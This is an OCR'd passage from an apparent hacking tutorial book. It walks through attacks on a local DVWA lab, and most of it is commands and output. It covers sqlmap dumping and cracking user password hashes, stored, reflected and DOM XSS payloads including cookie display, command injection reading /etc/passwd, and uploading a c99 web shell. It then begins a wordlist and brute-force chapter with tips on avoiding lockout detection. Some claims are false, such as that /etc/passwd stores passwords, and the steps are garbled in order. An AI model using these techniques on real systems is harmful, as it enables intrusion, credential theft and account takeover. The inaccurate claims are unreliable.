
6. 

Copy the Referer URL until the Submit word and paste it to a text editor.
7.


Copy also the Cookie and paste it to a text editor

8. 
root@bk201:~# sqlmap -u "http://localhost/Cryptors/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=ad2bc0f4f7eff98dc9f1897f8f0f0597; security=low;" -b --current-db --current-user
Type this to your terminal

9. 


it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
Then just press Y to the questions like these: And N for this:

10.
[11:57:10] [INFO] fetching current user
current user: 'root@localhost'
[11:57:10] [INFO] fetching current database
current database: 'dvwa'
After that, you can see who is the database name and the current user of it. This is not yet exciting for you I know so let's proceed to a more exciting one.

11. 
root@bk201:~# sqlmap -u "http://localhost/Cryptors/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=ad2bc0f4f7eff98dc9f1897f8f0f0597; security=low;" --dbs
Next is we can also obtain the username and passwords in the database. Just type this:

```
available databases [6]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

--dbs means we are now identifying all of the databases inside the target and this is the result: 6 databases all in all

12.

```
root@bk201:~# sqlmap -u "http://localhost/Cryptors/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=ad2bc0f4f7eff98dc9f1897f8f0f0597; security=low;" -D dvwa --tables
```

```
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

After that, in every database there are tables. I'll go for dvwa database in this command:

We change the --dbs into -D because we know specifically what database are we targeting. We need --tables in order for us to identify the tables inside the dvwa database.

13.

```
root@bk201:~# sqlmap -u "http://localhost/Cryptors/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=ad2bc0f4f7eff98dc9f1897f8f0f0597; security=low;" -D dvwa -T users --columns
```

```
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int(6)      |
+--------------+-------------+
```

Looks like we have something to fish here. Let's dive deeper by identifying the columns inside the users table

And as expected, its output became much more interesting for us.

In here, I am much more interested in dumping the target's user and password.

14.
```
root@bk201:~# sqlmap -u "http://localhost/Cryptors/vulnerabilities/sqli/?id=1&Su
bmit=Submit" --cookie="PHPSESSID=ad2bc0f4f7eff98dc9f1897f8f0f0597; security=low;
" -D dvwa -T users -C user,password --dump
```

To dump the user and password column just type this:

```
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[13:22:59] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
```

We used user,password because we want them both to be dumped. And if prompt to use dictionary file just choose Y and 1: Then it gives us the username, and the password in hash value and plain text:

```
[5 entries]
+---------+-------------------------------------------+
| user    | password                                  |
+---------+-------------------------------------------+
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+-------------------------------------------+
```

We did it!

7.3 Cross-Site Scripting

If your site allows users to add content, you need to be sure that attackers cannot inject malicious JavaScript. One method of doing this is called cross-site scripting or XSS attack. There are several kinds of XSS namely: stored, reflected and DOM. Fortunately, we will discuss all of these topics and demonstrate how they are being implemented.

7.3.1 Stored XSS

This is a persistent type of XSS where the attack is typically stored in the database. It means that everyone can be affected by the vulnerability. Imagine a forum, if the hacker posted there an HTML coded message with some JavaScript like <script>alert("Alexis is Handsome!");</script> then everyone who to his post will have an alert pop up that says "Alexis is Handsome!". Well, how it became scary? It's not because of the statement inside the alert box. It's the idea that if that hacker made a worm out of that JavaScript or some other severe malicious code then everyone will be affected! Just like what happen to MySpace XSS Worm attack where one million users was infected in just a span of 20 hours.

How to:


1. Go open again your DVWA and set the security level to "Low" then

click the “XSS (Stored)”


2. Fill up the box with these input:
   Name = Test 1
   Message = <script>alert(“This is a XSS Exploit”);</script>

Then click the “Sign Guestbook” button.

Then you can see a pop-up like this:

3. 


Now, we just performed an XSS attack to the target. Every time a people go there to that site the pop-up will appear. You can try it by going to other lesson inside the DVWA and then go back to the XSS Stored lesson and it will automatically appear.

4. 


Another thing that we can do here is we can also insert some website page here using the iframe. But first thin we must do is to reset the database by clicking the “Setup / Reset DB”

And then, you have to click the “Create / Reset Database” to reset the database and remove our existing XSS attack a while ago.

5. It must have this kind of output


Database has been created.
'users' table was created.
Data inserted into 'users' table.
'guestbook' table was created.
Data inserted into 'guestbook' table.
Backup file /config/config.inc.php.bak automatically created
Setup successful!


6. After that we need to go again to the XSS (Stored) and input the following: Name: Test 2 Message: <iframe src="http://kmc.solutions"></iframe> Then click the "Sign Guestbook" again to see the results



Here's the result of the iframe that we make in the XSS attack and this can be a dangerous technique. How? You can use Social Engineering Toolkit to clone a legit website and place it there. Those website can have an auto-downloadable malware that can be used by the hacker to gain credentials and other escalation to hack the victim much faster.

7. Last thing that is the most dangerous of all that we can do in XSS attack is to steal cookie. But first we must reset again the database.
8. After resetting, go again to the XSS (Stored) then input the following:

Name = Test 3Message = <script>alert(document.cookie); </script> Then click “Sign Guestbook” again.



9. What you can see in the above image is the cookie/session that the web server created with the current browser session. An attacker could easily modify this XSS script to send the cookie to a remote location instead of displaying it. Imagine if this was a bank site. Every time a users open this, it logs their cookie information and can be sent to a remote server of the attacker. Therefore, the attacker can be someone inside the bank using those session the attacker stole from those victims who see the page.

7.3.2 Reflected XSS

This is a non-persistent type of XSS, meaning this attack won’t be stored in the database. Most of the time, this attack is not so dangerous but some other hackers improvise a strategy to make this as dangerous as stored. Hackers can input the malicious code in the URL and sent it to the victim like an iframe of a malicious website that has malware on it. If the victim clicks the link, then you know what’s next. The victim will go to the legit website but there’s an iframe made by the hacker on that legit website and it’s auto-downloading the malware or getting some information about you using that website, who knows, hackers can do a lot in a website.

How to:

1. Just go to the XSS (Reflected) and do what we did in the XSS (Stored). The


only difference that they have is in XSS (Reflected), the only one who can see the injected version is the one who input the code.

7.3.4 DOM-based XSS This is quite different from the two you've encountered. This is a vulnerability that cannot be found on HTML but on the DOM or the Document Object Model. In reflected and stored XSS attack you can see the vulnerability payload in the response page but in the DOM-based XSS, the HTML source code and response of the attack will be exactly the same. This type of attack can be only observed on runtime or by investigating the DOM of the page. Various research and studies identified that up to 50% of websites are vulnerable to DOM-based XSS. Security researchers identified some issues regarding this matter that is listed in the high profile companies like Google, Yahoo and Alexa.

How to:

1. Go to XSS (DOM) inside your DVWA and click “Select” button.
2. Look at the URL:

   /vulnerabilities/xss_d/?default=English

3. /vulnerabilities/xss_d/?default=English<script>alert("DOM-Based WTH");</script> Add some XSS script after that word “English” by inputting the following:
4. 

And look at the result if you Enter that:

7.4 Remote Code Execution


This also called “RCE” and this is the most threatening attack in the web. This is because if hacker exploit that target with this kind of attack, anything can be done by a hacker into the target’s machine. It’s like your target is the television and you as the hacker is controller of the remote and you can command the television with certain tasks. This is the same in hacking.

7.4.1. Simple Command Injection

How to:

1. Go to the “Command Injection” section of your DVWA.
2. Input the I.P. address you are using in the input box.
3. It must work just fine and in peace.
4. Now, to destroy the peace that machine has, you need to add another Linux command after that input. Why Linux? Because at this time, what I am using now as a web server is Linux. This may differ to you but if you are using Kali Linux then you will be fine. No worries buddy!
5.

The following input that we must inject is this:

6. 
Enter an IP address: 10.100.21.23;cat /etc/passwd Submit

```
PING 10.100.21.23 (10.100.21.23) 56(84) bytes of data.
64 bytes from 10.100.21.23: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 10.100.21.23: icmp_seq=2 ttl=64 time=0.026 ms
64 bytes from 10.100.21.23: icmp_seq=3 ttl=64 time=0.045 ms
64 bytes from 10.100.21.23: icmp_seq=4 ttl=64 time=0.055 ms

--- 10.100.21.23 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3050ms
rtt min/avg/max/mdev = 0.014/0.035/0.055/0.016 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolo
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/f
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bi
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
epmd:x:106:110::/var/run/epmd:/bin/false
Debian-exim:x:107:111::/var/spool/exim4:/bin/false
uuidd:x:108:113::/run/uuidd:/bin/false
rwhod:x:109:65534::/var/spool/rwho:/bin/false
redsocks:x:110:114::/var/run/redsocks:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
miredo:x:112:65534::/var/run/miredo:/bin/false
ntp:x:114:117::/home/ntp:/bin/false
stunnel4:x:115:119::/var/run/stunnel4:/bin/false
sslh:x:116:120::/nonexistent:/bin/false
rtkit:x:117:121:RealtimeKit,,,:/proc:/bin/false
postgres:x:118:122:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
dnsmasq:x:119:65534:dnsmasq,,,:/var/lib/misc:/bin/false
messagebus:x:120:123::/var/run/dbus:/bin/false
iodine:x:121:65534::/var/run/iodine:/bin/false
arpwatch:x:122:125:ARP Watcher,,,:/var/lib/arpwatch:/bin/sh
couchdb:x:123:128:CouchDB Administrator,,,:/var/lib/couchdb:/bin/bash
avahi:x:124:131:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
sshd:x:125:65534::/run/sshd:/usr/sbin/nologin
colord:x:126:132:colord colour management daemon,,,:/var/lib/colord:/bin/false
saned:x:127:134::/var/lib/saned:/bin/false
speech-dispatcher:x:128:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bi
pulse:x:129:135:PulseAudio daemon,,,:/var/run/pulse:/bin/false
king-phisher:x:130:137::/var/lib/king-phisher:/bin/false
Debian-gdm:x:131:138:Gnome Display Manager:/var/lib/gdm3:/bin/false
dradis:x:132:139::/var/lib/dradis:/bin/false
beef-xss:x:133:140::/var/lib/beef-xss:/bin/false
gluster:x:134:142::/var/lib/glusterd:/usr/sbin/nologin
ftp:x:135:144:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
geoclue:x:103:105::/var/lib/geoclue:/usr/sbin/nologin
debian-tor:x:136:145::/var/lib/tor:/bin/false
inetsim:x:137:999::/var/lib/inetsim:/usr/sbin/nologin
Debian-snmp:x:113:141::/var/lib/snmp:/bin/false
systemd-coredump:x:997:997:systemd Core Dumper:/:/sbin/nologin
redis:x:138:146::/var/lib/redis:/usr/sbin/nologin
```

Why look at the output of the /etc/passwd? Because all of the passwords in the target system is stored in there. In my case, this became the results:


7. You must see the encrypted passwords of the users in the system and you can decrypt it just like what we did a while ago.

7.4.2 Uploading of Shell

In here, we will upload a shell to the target's website in order for us to have a remote access to the target's system.

How to:

1. Download first the shell we need here https://webshell.co/. Find the c99 shell there and download it. We need the c99.php file inside that zip file.
2. `root@bk201:/opt/lampp/htdocs/Cryptors/hackable# chmod -R 777 uploads` Go to "File Upload" in your DVWA and if you see this kind of warning *Folder is not writable* then let's go to the terminal, go to your dvwa path and then inside the hackable and then fire this command just like this: chmod -R 777 uploads
3.

After that use the c99.php to upload a file in the DVWA File Upload page. Upload it now and you'll see this error:
4. 

`<input name="MAX_FILE_SIZE" value="1000000" type="hidden">` The error above was caused by the limit set by the website in uploading. Let's see that by right clicking the Browse button and then inspect element.


You can see in the form that it has a hidden input. That input requires all the user to just upload a maximum of 100,000 bytes or 100KB. So what's in my mind is we have to edit that value by adding another leading zero to make the maximum up to 1000KB. That's enough for


our shell because c99.php has a size of 665KB.

From just 100,000 bytes to 1,000,000 bytes.

5.

Before anything else, let's make our c99.php executable to all by doing this:
6. After editing, upload again the c99.php shell. It must be successful like this:



7. 
Uname: Linux
Fri Mar 17 09:47:36 EDT 2017 x86_64 [exploit-db.com]
Windows-1251
User: 1000 (analyst) Group: 1000 (analyst)
Server IP:
Php: 7.0.15-0ubuntu0.16.04.4 Safe mode: OFF [phpinfo] Datetime: 2017-06-01 16:30:50
Hdd: 19.44 GB Free: 16.43 GB (84%)
Client IP:
Cwd: /home/analyst/test/ drwxr-xr-x [home]
[Sec. Info] [Files] [Console] [Sql] [Php] [String tools] [Bruteforce] [Network] [Self remove]
File manager
Name Size Modify Owner/Group Permissions Actions
[.] dir 2017-06-01 16:30:47 analyst/analyst drwxr-xr-x R T
[..] dir 2017-06-01 16:30:26 analyst/analyst drwxr-xr-x R T
file1.php 0 B 2017-06-01 16:30:37 analyst/analyst -rw-r--r-- R T E D
file2.php 0 B 2017-06-01 16:30:42 analyst/analyst -rw-r--r-- R T E D
file3.txt 0 B 2017-06-01 16:30:47 analyst/analyst -rw-r--r-- R T E D
Copy
Change dir:
/home/analyst/test/
Read file:
Make dir: (Writeable)
Make file: (Writeable)
Execute:
Upload file: (Writeable)
Choose File
No file chosen
What now? Go to the path where the c99.php was uploaded which is /hackable/uploads/c99.php and click that! You will see something like this (because they may update the code in the future)

This is what you called an admin panel where you can do everything with the target machine. Delete, edit, move, copy-paste, upload, download, and many more. This is a touch down!

CHAPTER 007 SUMMARY:

- To protect yourself from SQL injection, assume that all user-submitted data is evil so use input validation via a function such as MySQL's mysql_real_escape_string() to ensure that any dangerous characters such as ‘ are not passed to a SQL query in data.
- To protect yourself from XSS, just search for html entities code and you'll find the answer
- To protect yourself from RCE, you must update and upgrade always your server because everyday there is an arising malware that you can block by just updating your system.
- SQL Injection has a lot of kinds and you can explore more about it like the blind SQLi, time-based, XPATH etc.


Oo8:
PASSWORD CRACKING

Every non-tech love this portion but for hackers, this is not really lovely especially if the password is out of this world.

8.1 Introduction

Did someone already chat you and ask you if you can hack someone's online account? Annoying right? Or maybe, you are on of those people who always push the hackers to hack a certain account for them by just password cracking or by using some kind of magical tool from Hogwarts. Well, in here I will tell you the truth about how hard it is to hack someone's password if the password is not so easy to guess. However, I will teach you here also the techniques to speed up your password cracking.

8.2 Theory Behind Password Cracking



There are two types of password cracking. The first one is what we already doing which is the password guessing. This is very effective most of the time if you know well the target and if the password of the target is easy. However, what I will teach you here is what if the password of the victim is so hard or not so easy to guess? What will you do? Step 1: Create a wordlist. A wordlist is a set of word or characters or symbols that can be a password. In layman's term, this is the possible passwords or characters that victims may use.

Step 2: You have two ways to create a wordlist. You can use dictionary file that has existing words that is in the dictionary. Or you can use key-space bruteforce to generate combinations of some characters that can be a password of the victim. Don't worry, later on we will tackle about these things in much

detailed version.

Step 3: Then here's the truth. We won't make magic in here. Instead, we will use some existing password cracking tools that tries every possible passwords inside your wordlist whether it is a dictionary file or a key-space bruteforce. Yes, that's the truth, the tool is just automating the password guessing and the good thing about here is our password guessing can be speed up up to 10 times and can lead you to the highest possibility of success in hacking the victim's password.

Step 4: The automated tool will login those credentials that you have in wordlist to a certain login page that you specify. In this moment, you need to study more about the login page of how it behaves. For example, if a login page only allows a 3 tries per 5 minutes then you may delay your automated tool by 5 minutes for less detection or less possibility that you get blocked from logging in to the website for several hours or days.

8.3 Dictionary File

This is a term used by the hackers if their wordlist comes from a certain portion of dictionary. Some hackers research about their targets and based their dictionary that they will used on the habits of that victim. For example, if the victim likes technology so much to the point that he is a full blooded geek then you can use a dictionary about computers or technology as a whole. Who knows, it may be just some random word from that topic.

8.3.1 Default Dictionary File in Kali

```
root@bk201:~# cd /usr/share/wordlists
root@bk201:/usr/share/wordlists# ls
dirb       dnsmap.txt     fern-wifi   nmap.lst     sqlmap.txt
dirbuster  fasttrack.txt  metasploit  rockyou.txt  wfuzz
root@bk201:/usr/share/wordlists#
```

You can go to /usr/share/wordlists/ to see the wordlist that you may like depends on your target.

8.3.2 On the Internet

You can also go to the Internet to find some much more specific dictionary file or a much larger one to fit your victim's possible password. You can go here but you can search for more than this: https://www.darknet.org.uk/2008/02/password-cracking-wordlists-and-tools-for-brute-forcing/

8.4 Key-Space Bruteforce

Hackers use this option to generate a combination of characters that can be a possible password of the victim. So for example, if you gathered an information that the victim's password has these kinds of characters (a, b, c, d), then the key-space bruteforce tool will generate a wordlist with a different combination of that 4 characters like abcd, bcda, cabd, etc.

8.4.1 Basic Use of Crunch


Crunch is a key-space bruteforce tool that is also pre-installed in Kali so no worries in installing. It helps us generate a wordlist with possible combinations of specific characters.

How to:

1. Type the following input to your terminal to generate a wordlist with characters abc123

```
root@bk201:~# crunch 6 6 abc123 -o crunchTest1.txt
Crunch will now generate the following amount of data: 326592 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 46656

crunch: 100% completed generating output
root@bk201:~#
```

As you can see it generates a file called crunchTest1.txt that has a size of 326,592 bytes with 46,656 words.


Open
crunchTest1.txt
~/
aaaaaa
aaaaab
aaaaac
aaaaa1
aaaaa2
aaaaa3
aaaaba
aaaabb
aaaabc
aaaab1
aaaab2
